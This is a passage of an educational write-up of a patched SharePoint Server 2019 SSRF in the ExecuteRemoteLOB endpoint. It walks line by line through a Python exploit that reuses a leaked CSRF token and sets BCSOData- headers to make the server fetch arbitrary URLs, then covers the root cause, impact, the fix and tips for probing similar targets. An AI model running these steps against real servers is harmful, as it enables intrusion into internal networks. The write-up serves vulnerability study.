requests.post(f'{site_url}/_api/web/ExecuteRemoteLOB', auth=auth, allow_redirects=False)sends a first, deliberately incomplete request to the endpoint.allow_redirects=Falsestops the library from silently following redirects, so the script sees the real reply.if r.status_code != 403:andraise Exception(...)check that the reply is403(forbidden). If it is not, the script stops, because the expected behaviour did not happen.headers = { ... }builds the dictionary of headers for the real attack.BCSOData-Urlis the SSRF destination, again an out-of-band host.BCSOData-AuthenticationModeis1,BCSOData-HttpMethodisPOST, and the two SSO values are0. The two custom headers arevalue1andvalue2.'X-RequestDigest': r.headers['X-RequestDigest'],is the clever part: it takes the CSRF token out of the first reply's headers and reuses it. That is how the script gets a valid token without a separate step.post_data = 'post body'is the body that will be forwarded when the method isPOSTorPUT.r = requests.post(..., headers=headers, data=post_data)sends the real attack request with the headers and body.print(f'payload sent, got response ({len(r.content)} bytes):')andprint(r.content)show how many bytes came back and print the content, which is the destination's response body relayed by SharePoint.if __name__ == '__main__':runs the code only when the file is executed directly, then reads the options and callsexploit.
The script first sends a request without the required headers and expects a 403; the server's response carries the correct X-RequestDigest, which the script reuses in the second request. The second request supplies the SSRF URL, method, SSO values, custom headers and body, then prints the response content and its length.
As shown in the image below, the full HTTP response for the maliciously requested URL is returned.
Why it works
The endpoint is a general-purpose outbound HTTP proxy exposed to authenticated users. InvokeODataService takes the destination URL, method, authentication mode and SSO values directly from caller-controlled BCSOData- headers, builds an HttpWebRequest from them, forwards any additional BCSOData- headers, copies the request body for POST and PUT, and returns the response stream to the caller. The flow shown contains no check restricting the destination, so the caller chooses where the server connects. An allowlist is a list of things that are explicitly permitted; without one, anything goes.
ValidateODataHeaders first ensures that the five required BCSOData- headers are present in the original request. Presence checks do not constrain the values, so the URL and method pass through unchecked. It is the difference between a guard who checks that your form has all the boxes filled in and a guard who checks what you actually wrote in them.
The CSRF token (X-RequestDigest) is a defence against cross-site request forgery, not against an authenticated user deliberately invoking the endpoint, and the report notes it can be obtained simply by sending a request with a wrong value.
What an attacker could do with it
An attacker with the ability to perform this SSRF can scan the internal network, check for the existence of services on the host's local network, and potentially exploit other web services. Because the method, path, headers and body are all controllable, the outbound request can be shaped to match what an internal service expects. The response body is returned to the attacker only when the status code is 2xx; otherwise an ODataHybridException is thrown, which limits reading responses from services that answer with other status codes.
The fix
Microsoft fixed the bug; the report states that the fix was confirmed by Microsoft on 15th September 2022. The report does not describe the code change itself.
Things worth trying on similar targets
- Other
BCSOData-prefixed headers: the handler forwards every header with that prefix to the outbound request. A positive result is an arbitrary header appearing on the request received by your out-of-band listener. PUTasBCSOData-HttpMethod: the body-copy branch covers bothPOSTandPUT. A positive result is the request body arriving at the destination with methodPUT.- Different
BCSOData-AuthenticationModevalues: the mode is passed toSetRequestAuthentication. A positive result is a change in how the outbound request is authenticated, observable at your listener. - Internal destinations: point
BCSOData-Urlat hosts on the server's local network. A positive result is a2xxresponse whose body is returned to you. - Other SharePoint versions and builds: the report only covers SharePoint Server 2019 up to 16.0.10386.20011. A positive result is the same endpoint accepting and forwarding a
BCSOData-Urlon another build.
Where to look next time
This kind of bug tends to hide in endpoints whose names suggest outbound or remote work (Remote, Proxy, Fetch, Invoke, Execute), especially in large enterprise products where a business-data or integration layer needs to call external services on behalf of a user. During recon, look for API stubs that accept a URL or host in a header or parameter, and for custom header prefixes that are forwarded wholesale. The signal here was the word Remote in the endpoint name, confirmed by reading the handler in Microsoft.SharePoint.dll.
To show impact, the researcher demonstrated a full round trip: a request to an out-of-band host with a query string, custom headers and a body, with the complete HTTP response returned to the caller. The report also documents the constraints: authentication is required and only 2xx responses are returned.
Glossary
- API: a set of web addresses and rules that programs use to ask a service to do things, as opposed to a person clicking around in a browser.
- Allowlist: a list of things that are explicitly permitted; anything not on the list is refused.
- Authentication: proving who you are, usually with a username and password.
- Body: the main content of a web request or response, as opposed to its headers.
- Class: a named block of program code inside a piece of software.
- CSRF token: a short code issued by a server so it can tell a genuine action by a logged-in user apart from a forged one triggered by another website.
- CVE: a public identifier given to a security flaw so people can refer to it unambiguously.
- Endpoint: a specific web address on a server that accepts requests and does something.
- GET / POST / PUT: the verbs of web requests.
GETasks for something,POSTsends data to be handled,PUTsends data to be stored. - Header: a small labelled piece of information attached to a web request or response, like the fields on an envelope.
- HTTP / HTTPS: the rules browsers and servers use to exchange requests and responses; HTTPS is the encrypted version.
- HttpWebRequest: the .NET programming framework's object for making an outgoing web request.
- JSON: a common text format for structured data.
- Method: the verb of a web request, such as
GET,POSTorPUT. - NTLM: a Windows login method that the script uses to authenticate.
- OData: a standard way of exposing data over web addresses, often used by business software.
- Out-of-band host: a server the researcher controls, used as a listening post to confirm that a request was made.
- Post-authentication: a flaw that can only be used after logging in.
- Query string: extra values appended to a web address after a
?, such as?aa=11&bb=22. - Server-Side Request Forgery (SSRF): a flaw where the server is tricked into making a request the attacker could not make directly, often to internal systems.
- SSO (single sign-on): a scheme where one login is reused across several systems.
- Status code: the three-digit number a web server returns to say how a request went, such as
200for success or403for forbidden. - User-Agent: a label a web request carries to say what software is making it.
- Variable: a named storage slot in a program for holding a value.
- 2xx: any status code in the 200s, meaning the request succeeded.



